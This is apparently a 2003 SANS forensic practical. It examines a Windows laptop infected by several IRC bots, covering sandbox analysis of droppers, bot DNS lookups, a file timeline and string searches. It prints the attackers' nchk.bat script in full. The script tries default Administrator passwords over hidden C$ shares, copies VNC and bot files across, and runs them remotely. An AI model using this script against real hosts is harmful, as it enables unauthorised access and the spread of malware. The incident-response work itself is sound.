© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Due to the number of malicious files found, full details of all VMWare testing is not provided in this document; however, a few examples are provided below.

Analysis #1: Examining a dropper file.

We believe that the file `eleet.exe` is a "dropper" file used to install one of the IRC bots used by group #5 (NFOrce). Within our VMWare test environment, we start the following utilities to monitor the activity of our suspect file:

- Ethereal, to monitor network traffic
- Filemon, to monitor all file access to the host
- Regmon, to monitor all registry access to the host

Once these tools are running, we execute `eleet.exe`. After allowing `eleet.exe` to run for a time, we stop our monitoring tools and review the results.

`Filemon.exe` gives us a list of all files installed by this dropper file. We filter our output to look for entries containing "`eleet.exe`" and highlight those showing WRITE access (indicating as file was created):




Figure 6 - Filemon output showing file creation by 'eleet.exe'

Based on Filemon, we see that `eleet.exe` creates the following 33 files:

```
C:\winnt\system32\ActiveX.ocx
C:\winnt\system32\aliases.ini
C:\winnt\system32\bootdrv.dll
C:\winnt\system32\cygwin1.dll
C:\winnt\system32\explore.DAT
C:\winnt\system32\explorer.exe
C:\winnt\system32\hidden32.exe
C:\winnt\system32\iroffer.exe
C:\winnt\system32\kill.exe
C:\winnt\system32\libparse.exe
C:\winnt\system32\mybot.ignl
C:\winnt\system32\ mybot.pid
C:\winnt\system32\mybot.txt
C:\winnt\system32\mybot.xdcc
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
C:\winnt\system32\mybot.xdcc.bkup
C:\winnt\system32\navdb.dbx
C:\winnt\system32\pirc.ini
C:\winnt\system32\psexec.exe
C:\winnt\system32\rconnect.conf
C:\winnt\system32\rconnect.exe
C:\winnt\system32\regkeyadd.bat
C:\winnt\system32\regkeyadd.reg
C:\winnt\system32\script.ocx
C:\winnt\system32\secure.bat
C:\winnt\system32\SecureNetbios.exe
C:\winnt\system32\ServUDaemon.ini
C:\winnt\system32\start.bat
C:\winnt\system32\str.vxd
C:\winnt\system32\svchost32.exe
C:\winnt\system32\v32driver.bat
C:\winnt\system32\warezman.exe
C:\winnt\system32\web.swf
C:\winnt\system32\winmgnt.exe
```

This is consistent with our file timestamp information, which shows the same files being created on 16 March 2003 at 12:08 PM (numerous files with the same creation date imply some type of automated installation as opposed to being manually copied to the infected host).

`Regmon.exe` gives us insight into the registry accesses performed by eleet.exe and the files it installs (such as `explorer.exe`, the IRC client / bot). For example, we can see the IRC-related registry entries (such as Date Used, DisplayName, UninstallString, and others) created when `explorer.exe` runs (note the standard mIRC icon associated with this executable):




Figure 7 - Regmon output

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Now that we have extracted and installed our bot file in our test environment, we can also use other tools to see how our host has been modified. For example, running FPort to show listening ports (and the binaries using them) indicates that our IRC bot, `explorer.exe`, is listening on TCP ports 113 (ident, commonly used with IRC) and 35869 (presumably a backdoor port used for remote access by the attackers).

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1008  explorer       ->  113   TCP   C:\winnt\system32\explorer.exe
408   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
8     System         ->  445   TCP
528   MSTask         ->  1025  TCP   C:\WINNT\system32\MSTask.exe
8     System         ->  1027  TCP
8     System         ->  1030  TCP
1008  explorer       ->  35869 TCP   C:\winnt\system32\explorer.exe

408   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
220   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
208   services       ->  1026  UDP   C:\WINNT\system32\services.exe
```

Figure 8 - FPort output showing explorer.exe listening on two ports

Analysis #2: Examining an IRC file to see where it tries to connect.

IRC bots will attempt to connect to one or more specified IRC servers. In many cases, the IP addresses / host names of the servers used are readily visible in text-based configuration files. However, in some cases, the host name may be hard-coded (embedded) within a compiled binary and can only be obtained by running the bot and observing where it tries to go. Even if references to specific servers are visible within configuration files, it may still be useful to run the bot in a test environment to see exactly where it tries to connect "in practice".

This is particularly useful if the bot has been detected by a network intrusion detection system (IDS), which may simply detect outbound connections to a specific IP address on a common IRC port, such as 6667. In such a case, the IP address may be considered to be "hostile", and an IDS filter created to detect further connection attempts to the same address. Such an approach may be misguided; IRC bot authors frequently have been known to use dynamic DNS services to host their malicious IRC servers, allowing them to move dynamically from IP address to IP address.

Dynamic DNS is used to register a DNS hostname (i.e., `myserver.somedomain.com`) and link it to a particular IP address. The service is intended to allow individuals running servers on non-static IPs (such as may be assigned via DHCP from a DSL provider, for example) to manually update the hostname-to-IP mapping if their IP address changes. However, this service

© SANS Institute 2003, Author retains full rights.

is (ab)used by IRC bot masters to register their malicious IRC server domain name. The domain name (as opposed to an IP address) is included in the IRC bot files. This allows the attacker to control the particular IP address to which the domain name maps at any given time. If the attacker compromises host `www.xxx.yyy.zzz`, he can set the IP address for his domain name to that address. If someone finds out that `www.xxx.yyy.zzz` has been hacked and shuts down the server, it's no problem for the attacker; he simply moves his IRC server to another IP address that he "0wnZ" by changing his dynamic address registration to `aaa.bbb.ccc.ddd` instead. Some commonly used dynamic DNS providers include No-IP.com (http://www.no-ip.com), ODS (Open Domain Server, http://www.ods.org), and DynDNS (http://www.dyndns.org).

Monitoring the bot activity lets us know which domain name the bot is trying to connect to. We can use Ethereal to monitor the network traffic and detect which domain names are requested using DNS queries.

The file `mcfg.exe` is the IRC bot / client installed as part of "Bot #3". Running the file and capturing the traffic with Ethereal, we can see the DNS lookup requests for the host `irc.unixphr34kz.com`:

© SANS Institute 2003, Author retains full rights.




Figure 9 - Ethereal output showing DNS name resolution request

The DNS lookups fail because in our test environment, we do not have a DNS server configured. However, we are still able to see the name query requests. For further testing, we could configure a local "hosts" file to point the `irc.unixphr34kz.com` domain to the IP address of an IRC server within our test lab. We could then continue to monitor the network communications to see what channel(s) the IRC bot attempts to connect with, as well as any passwords or authentication for those channels that may be passed across the network.

Analysis #3: Examining an unknown binary.

Unknown binaries can be examined within a VMWare environment as described elsewhere in this document. An additional technique is to simply attempt to run the binary with the `-h`, `/h`, `-?`, `/?`, and/or `--help` switches; sometimes you will get lucky and "help" information will actually be available for the file in question.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The file `libparse.exe` is installed as part of "Bot #5". "Strings" output for this file does not reveal a great deal of useful information. We run the command `libparse –h` to see if we receive any useful information back:

```
C:\forensics\winnt\system32>libparse –h

PrcView v 3.6.2.1 command line utility by Igor Nys
Usage: pv -[<MODE>] -[<OPTIONS>] <ARGUMENTS>...-[<OPTIONS>]
Modes:
  -h,-?    --help      display this help information
  -k       --kill      kill PROCESS
  -a       --activate  activate PROCESS
  -c       --close     close (send WM_CLOSE) to the PROCESS
  -m       --module    show modules used by specified PROCESS
  -g       --getenv    get startup environment for the  PROCESS
  -p[nihr] --priority  set priority to "Normal", "Idle", "High", "Real
Time"
    [ba]               "Below Normal" and "Above Normal" only on W2K
or higher
  -t       --tree      display process tree
  -u       --usage     show processes that uses specified MODULE
  -s       --summary   show MODULE usage summary
Options:
  -f,      --force     never prompt
  -e,      --extend    show additional information if available
  -i,      --id        use process ID instead of the PROCESS name
  -q,      --quiet     supress headers and produce a tab-separated
list
  -d[time] --delay     delay time in milliseconds before executing
command
  -l[mask] --long      include process command line
  -w[mask] --window    show only processes with visible windows, -e
show hidden

Arguments can contain '*' and '?' wildcards.
Process return code (%ERRORLEVEL%) can be used in batch files
0 - process found, 1 - empty result set, 2 - programm error

Examples:
  pv myprocess.exe        get process ID for myprocess.exe.
  pv -e                   get extended list of running processes.
  pv -k sleep*            kill all processes starting with "sleep"
  pv -m -e explorer.exe   get extended information about explorer's
modules
  pv -u oleaut*.dll       list of all processes that use matching dll
  pv -ph w*.exe           set priority to hight for all matching
processes
  pv explorer.exe -l"*/S" looks for explorer process with /S switch
```

Figure 10 - Help information for libparse.exe

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Bingo – we can see that `libparse.exe` is the (renamed) PrcView v.3.6.2.1 utility (`pv.exe`) written by Igor Nys, a command line utility to view information about and manipulate Windows processes. Hackers will rarely include "help" in their self-compiled or home-grown tools, but they will frequently include renamed copies of legitimate binaries (with help intact) within their toolkits.

Further analysis

Analysis of the malicious code can extend further; to truly watch the malware "in action", we could emulate a "real world" environment – setting up a hosts file or DNS server so the IRC bots could conduct valid name queries; mapping the IRC server name to the IP of a test IRC server within our own environment; causing the bots to connect to our IRC server to allow us to observe their behavior and manipulate the infected IRC client and so on. Such analysis is beyond the scope of this paper, but is indicated here to show the additional research which can be performed at the discretion of the analyst.

Timeline Analysis

We have already pieced together a reasonable timeline using our various Windows utilities (PSinfo, DumpSec, and in particular the Windows "`dir`" command to extract MAC times). However, the `dir` command does have some shortcomings. In particular, it sorts each individual directory by date / time – it cannot show us a full listing of all files in date order. Also, we must obtain Create, Modify, and Access (MAC) times separately – we cannot obtain all three in a single list without consolidating our output. Finally, it lists timestamps for existing files only – it does not have the capability to list MAC times for deleted data.

For these reasons, we want to use other tools to double-check our timeline analysis and fill in any gaps that we may have missed. To do this, we use The Sleuth Kit (TSK – http://sourceforge.net/projects/sleuthkit/) and The Autopsy Forensic Browser (Autopsy – http://sourceforge.net/projects/autopsy/), two forensic tools used on the Unix / Linux platform. TSK is used to create a "body" file from our partition image for analysis; Autopsy is a graphical browser-based tool used to more easily examine our body file.

In order to prepare for our analysis, we first create a directory where we can mount our system image (`/evidence/johndoe_c.img`):

```
mkdir /mnt/johnd
```

Then, we mount the image of John Doe's C:\ drive. In order to preserve forensic integrity of the drive, we mount it using the loop device (`loop`) and flag the image as read only (`ro`), indicate that the access times should not be modified (`noatime`), and that no executable code should be run (`noexec`) (command is wrapped due to space limitations):

```
mount –t msdos /evidence/johnd_c.img /mnt/johnd –o
ro,loop,noatime,noexec
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We then start our Autopsy browser:

```
./autopsy
```

and pass the URL generated into our Mozilla browser.

Once Autopsy is running, we need to use it (in conjunction with TSK) to create a case file, generate a "body" file from the partition image, and generate our timeline based on that body file:

- A new Case is created called "johnd" with investigator "jen".
- Autopsy confirms creation of our case directory (`/usr/local/bin/evidence//johnd/`) and configuration file (`/usr/local/bin/evidence//johnd/case.aut`), and the addition of our investigator to this case.
- We can now select our new Case and proceed to Autopsy's Host Gallery to add a new host (John Doe's laptop) to this case.
- We add the host "johnd" (representing John Doe's laptop) and indicate the time zone of Pacific Standard Time (PST).
- Autopsy confirms the addition of the new host directory (`/usr/local/bin/evidence//johnd/johnd`) and configuration file (`/usr/local/bin/evidence//johnd/johnd/host.aut`).
- Once the host is added, we move to Autopsy's Host Manager to add the image of this host to our case.
- We select the image location (`/evidence/johndoe_c.img`); specify that the image should be added as a symbolic link (symlink) to our evidence locker; specify a file system type of FAT32; list our mount point (`/mnt/johnd`); enter our previously-generated MD5 checksum for the image (`7321505903bdb5196d78fd5f4db1f974`); and ask Autopsy to verify the MD5 sum after importing the image.
- Autopsy confirms that our image has been added and the MD5 sum has not changed.
- Now that our image has been added, we can return to Host Manager to create our data file (sometimes referred to as the "body" file). We ask Autopsy to include allocated files, unallocated files, and unallocated meta data structures in our "body" file and to generate an MD5 hash to verify the body file.
- Once the body file is created, we can finally generate our timeline.

Again, we are using Autopsy's timeline output to see if there is anything we might have missed during our initial analysis using Windows tools and utilities. Based on our Windows timestamps, our first infection date appears to be 19 November 2002, so we will generate our timeline from 1 October 2002 to the present.

Reviewing the timeline, we see that some of our malicious files were **modified** as far back as early October. However, Windows will preserve the last Modified time from another host. What these dates tell us is that our first group of hackers were creating (or modifying) their bot files on October 5:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Modify times showing hackers at work on bot files

```
Sat Oct 05 2002 23:03:00     15146 m.. -/-rwxrwxrwx 0        0
259716371 /mnt/johnd/WINNT/system32/os2/dll/packs/COPYING
Sat Oct 05 2002 23:04:00        51 m.. -/-rwxrwxrwx 0        0
259716396 /mnt/johnd/WINNT/system32/os2/dll/packs/mybot.xdcc.bkup
(MYBOTX~1.BKU)
                           275968 m.. -/-rwxrwxrwx 0        0
259716400 /mnt/johnd/WINNT/system32/os2/dll/packs/services.exe
                               51 m.. -/-rwxrwxrwx 0        0
259716393 /mnt/johnd/WINNT/system32/os2/dll/packs/mybot.xdcc (MYBOT~1.XDC)
Sat Oct 05 2002 23:05:00         4 m.. -/-rwxrwxrwx 0        0
259716411 /mnt/johnd/WINNT/system32/os2/dll/packs/xdccnt.ignl (XDCCNT~1.IGN)
```

However, we are looking for file creation times to show us when our first bot was installed. On 19 November at 15:56, the directory `\winnt\system32\os2\dll\packs` is created and malicious files are installed on John Doe's file system. John Doe is working with various documents and using his Hotmail email account at the time (as evidenced by files found in his Internet Explorer Temporary Internet Files folders). We do not note the creation of a "dropper" file – a self-extracting executable used to install a hacker's tools – so it appears that either the files were copied directly to Mr. Doe's system, or that any "dropper" file used was later deleted. Recall that we believe the attackers gained access by logging in directly to Mr. Doe's system using the hidden Windows shares (C$, ADMIN$) and a weak or blank Administrator password.

Use of Hotmail account

```
Tue Nov 19 2002 15:56:30     10501 m.. -/-rwxrwxrwx 0        0
263896531
/mnt/johnd/DOCUME~1/johnd/LOCALS~1/TEMPOR~1/CONTENT.IE5/4XM70LQ7/Compose[9]
(COCC9A~1)
Tue Nov 19 2002 15:56:42      2976 ..c -/-rwxrwxrwx 0        0
264898554
/mnt/johnd/DOCUME~1/johnd/LOCALS~1/TEMPOR~1/CONTENT.IE5/4DEFK96B/Compose[3]
(COMPOS~3)
```

Directory Created and First Malicious File Installed

```
Tue Nov 19 2002 15:56:44      1306 ..c -/-rwxrwxrwx 0        0
259716357 /mnt/johnd/WINNT/system32/os2/dll/packs/SERV-U.INI
                              8192 ..c d/drwxrwxrwx 0        0        7797511
/mnt/johnd/WINNT/system32/os2/dll/packs
                              2976 m.. -/-rwxrwxrwx 0        0
264898554
/mnt/johnd/DOCUME~1/johnd/LOCALS~1/TEMPOR~1/CONTENT.IE5/4DEFK96B/Compose[3]
(COMPOS~3)
Tue Nov 19 2002 15:56:46     36864 ..c -/-rwxrwxrwx 0        0
259716359 /mnt/johnd/WINNT/system32/os2/dll/packs/TzoLibr.dll (TZOLIBR.DLL)
                              8192 m.. d/drwxrwxrwx 0        0        7797511
/mnt/johnd/WINNT/system32/os2/dll/packs
Tue Nov 19 2002 15:56:58      1706 ..c -/-rwxrwxrwx 0        0
259716360 /mnt/johnd/WINNT/system32/os2/dll/packs/bm.dll
                             32842 ..c -/-rwxrwxrwx 0        0
259716363 /mnt/johnd/WINNT/system32/os2/dll/packs/BugSlayerUtil.dll
(BUGSLA~1.DLL)
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Working with the timeline is difficult at best. Even limiting our date range (from 1 October 2002 to 30 June 2003), Autopsy generated a file over 42MB in size and over 6000 pages long – simply filled with ASCII text listing dates and times. Our analysis laptop, while not state-of-the art, is still reasonably robust (850MHz PIII, 256MB RAM). However, it continually locks up (using either Windows or Linux) when attempting to process the timeline file. Because of these "technical difficulties", an in-depth review of the Autopsy timeline is not performed; rather, the analyst simply reviewed the timeline data to correlate evidence with significant timestamps already extracted using Windows. A list of significant events follows (all times PST):

- **1/15/2001 19:20:37** – Windows 2000 Professional "Gold" installed
- **11/19/2002 15:56:44** – Installation of first IRC bot in `\winnt\system32\os2\dll\packs`
- **2/6/2003 17:37:50** – Installation of second IRC bot in `\winnt\system32\rmtcfg`
- **2/21/2002 19:04:50** – Installation of VNC files to `\temp\drivers`
- **2/25/2003 21:53:40** – Installation of `sys33.exe` "dropper" file for third IRC bot to `\winnt\system32`
- **2/25/2003 21:55:46** – Installation of third IRC bot and VNC to `\Program Files\MSHlp9\W32Config`. Interestingly, an earlier version Norton Antivirus does appear to have been active on this date; some files are caught and quarantined during attempted installation.
- **3/1/2003 18:03:14** – Installation of `psexec.exe` (remote process execution tool) and files for fourth IRC bot to `\winnt\system32`. Again, a few (but not all) files appear to be caught and quarantined by Norton Antivirus.
- **3/10/2003 16:17:00** – Administrator account used to log on to system (presumably by attackers, gaining entry to system with a blank or weak password)
- **3/10/2003 16:19:24** – Installation of `eexplore.exe` IRC bot
- **3/16/2003 10:34:48** – Installation of `winmgnt.exe` Serv-U FTP daemon to `\winnt\system32\wins`
- **3/16/2003 11:34:46** – Installation of XScan scanning utility to `\winnt\system32\wins\XScan`
- **3/16/2003 12:00:28** – Installation of `eleet.exe` "dropper" file to install fifth IRC bot
- **3/16/2003 12:08:00** – Installation of fifth IRC bot to `\winnt\system32`. Norton antivirus is able to detect and quarantine a few of the bot files.
- **3/17/2003 00:00:00** – Norton antivirus reinstalled
- **3/17/2003 16:01:06** – Norton antivirus updated and new virus signature files downloaded
- **3/18/2003 00:00:00** – Norton Antivirus deletes several bot files (while retaining copies in "Quarantine")
- **3/18/2003 20:41:00** – Administrator account password changed (either by user for greater security or by attackers to prevent others from accessing the system using the same vulnerability).
- **3/19/2003 10:27:18** – Installation of additional bot files to `\winnt\system32\wins\NForce`.
- **3/20/2003 15:28:16** – Installation of SFind scanning tool to `\winnt\system32\wins\SFIND`
- **4/21/2003 23:16:46** – Installation of downloader file `pizza.exe` / `JDOE96312.exe`

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- **4/21/2003 23:17:06** – Installation of "dropper" file `ndtgt.exe` / `newconf.exe` (retrieved by downloader file)
- **4/21/2003 23:20:58** – Installation of files for sixth IRC bot to `\winnt\help\tours\HTMLTour`
- **5/21/2003** – New IDS filters detect suspicious activity associated with John Doe's remote access account. Remote access is terminated. User is instructed not to use system and to turn it over to Security for analysis.
- **6/25/2003** – System finally brought in to Security team for analysis due to user being on travel.

Recover Deleted Files

Analysis of our timeline does not indicate that any of the attackers were interested in maliciously deleting data. Furthermore, the attackers did not seem particularly interested in "cleaning up" after themselves following the various compromises that took place; for example, the "dropper" (installation) files used to load the various IRC bots and tools were not removed from the system following installation. This implies that the attackers were either amateur "script kiddies" or were overly-confident that their activity was unlikely to be detected (or both).

For these reasons, recovering any deleted data is not of primary importance in this case – which is useful, as our resources at hand are limited for recovering data from this Windows host. `debugfs` and `fsgrab` are useful only with ext2 file systems; we are dealing with FAT32. The Coroner's Toolkit (TCT), The Sleuth Kit, and Autopsy all include capabilities for retrieving deleted (unallocated) data, but all of these tools are extraordinarily slow and cumbersome on our Red Hat 9.0 analysis system, continually locking up the machine. Windows-based recovery tools could of course be used – some, such as Norton File Protection, must be already installed on the user's system (prior to file deletion) to be of any use. The Windows "Recyle Bin" may contain "deleted" files that have not yet been permanently removed from the system. Other tools, such as hex editors can be used to read information directly from disk.

In our case, these methods are not essential to the investigation of this case. However, we have performed limited data recovery (as described above) through the use of Norton Antivirus' "Quarantine" feature. In the course of our investigation, we found that several files were detected as "infected" or "malicious" when John Doe re-installed and ran Norton Antivirus on 17 March. Norton can be configured to quarantine files that "can't be cleaned" or, alternately, to delete files that cannot be cleaned, but create a backup copy prior to deleting the file. In either case, suspected "malicious" files will be preserved in a secure location on the system.

John Doe's copy of Norton Antivirus was examined, and copies of several files related to the IRC bots were discovered in Quarantine, despite the fact that the originals were deleted from the file system. Norton's "Restore Item" feature was used to "undelete" the files and replace them in their original location on the file system, as described elsewhere in this document. See Appendix C for a copy of the Quarantine log and the list of files restored.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

String Search

String searches are used to locate readable text (of any kind, or of a particular kind, such as IP addresses or credit card numbers) in the course of an investigation. In this particular case, we were able to retrieve the attackers' malicious files with relative ease. So, there was no overwhelming reason to perform a full string search of the entire drive (were we investigating an individual for a suspected crime, such as downloading pornography, we might conduct a full-drive search for terms such as "porn", "pornography", "pr0n", "adult", "sex" and a host of other key words).

However, we are very much interested in learning more about the various files we have recovered, and so we perform a full string search on the full set of files found (as described elsewhere in this document).

We are interested in any text, particularly in the contents of scripts or batch files that will indicate the capabilities of the malware. For example, the file `nchk.bat` is used to attempt to log on to a vulnerable system using the hidden Windows shares and a predefined list of usernames and passwords. If a logon is successful, various files are copied to `\temp\drivers`, and the utility "`ntcmd.exe`" (used to execute commands on a remote host) is used to run the script "`a.vxd`", after which the C$ hidden share is deleted. (`a.vxd` simply executes the file `bl.exe`, the IRC bot executable):

```
@echo off
net use \\%1\C$ "" "/user:administrator"
net use \\%1\C$ "administrator" "/user:administrator"
net use \\%1\C$ "admin" "/user:administrator"
net use \\%1\C$ "" "/user:admin"
net use \\%1\C$ "admin" "/user:admin"
net use \\%1\C$ "administrator" "/user:admin"
md \\%1\C$\Temp
md \\%1\C$\Temp\Drivers
copy /Y vnsystask.exe \\%1\C$\Temp\Drivers
copy /Y VNCHooks.dll \\%1\C$\Temp\Drivers
copy /Y omnithread_rt.dll \\%1\C$\Temp\Drivers
copy /Y nchk2.bat \\%1\C$\Temp\Drivers\go.bat
copy /Y bl.vxd \\%1\C$\Temp\Drivers\bl.exe
ntcmd \\%1 -u:administrator -p: < a.vxd
ntcmd \\%1 -u:administrator -p:administrator < a.vxd
ntcmd \\%1 -u:administrator -p:admin < a.vxd
ntcmd \\%1 -u:admin -p: < a.vxd
ntcmd \\%1 -u:admin -p:admin < a.vxd
ntcmd \\%1 -u:admin -p:administrator < a.vxd
net use \\%1\C$ /del
```

Table 6 - Contents of nchk.bat script

Other files include configuration files, which provide us with the names of IRC servers (and sometimes channels) used by the bots or configuration settings for the FTP servers (ports used,

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

permissions, passwords, etc.) For example, one of the FTP configuration file (`serv-u.ini`) gives us the port used by the FTP server:

```
PortNr=5789
```

as well as the password for the FTP site:

```
Password=unqBPGQoC/adA
```

among other information.

The large number of files retrieved from this system (250+) prevent listing of all relevant strings data here. Information elsewhere in this document provides additional IRC server and channel information, and Appendix D provides detailed information about the files retrieved and their purpose. Appendix E provides selected `strings` output listing unique or identifying information related to the attackers and specific tool configurations.

Conclusions

Our subject, Mr. John Doe, has probably one of the worst cases of "user infection" we have seen – more along the lines of "infestation". To summarize, our analysis has shown us that:

- Mr. Doe's Windows 2000 laptop was poorly configured with respect to security.
  - Loaded with default OEM install of Windows 2000 Professional.
  - System never patched / updated since installation.
  - Default security settings never changed.
  - Administrator account apparently had a weak or non-existent password, which allowed five out of six intrusions to occur.
  - Antivirus may not have been installed prior to 25 February 2003. If installed, it appears to have been either an outdated version, or was not properly configured to protect the system.
  - No personal firewall was installed on the system.
- Mr. Doe's lack of security allowed even inexperienced (or "script kiddie") hackers to easily break into his system.
- Mr. Doe's laptop was infected on five, possibly six separate occasions between 19 November 2002 and 21 April 2003 (see timeline analysis above) by sets of tools generically known as "IRC bots".
- Though each individual bot / toolset has its own capabilities, these bots have the standard capabilities of:
  - File sharing over IRC via xdcc / iroffer and/or via Serv-U FTP server;
  - Attack capability via various denial of service attacks; and/or ability to scan for and infect additional vulnerable hosts; and/or ability to use additional scan/attack tools (i.e., XScan, `spastic.exe` denial of service tool, etc.)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- All of the bots except for the last one appear to have infected Mr. Doe's laptop by logging directly into his unprotected host using the Windows Administrator account and a weak or blank password.
- The final bot was most likely installed as a Trojan (i.e., unintentionally installed by Mr. Doe himself). This bot closely matches the description of "Backdoor.IRC.Ratsou" as described by Symantec[11] and is probably this exact bot or a close variant.
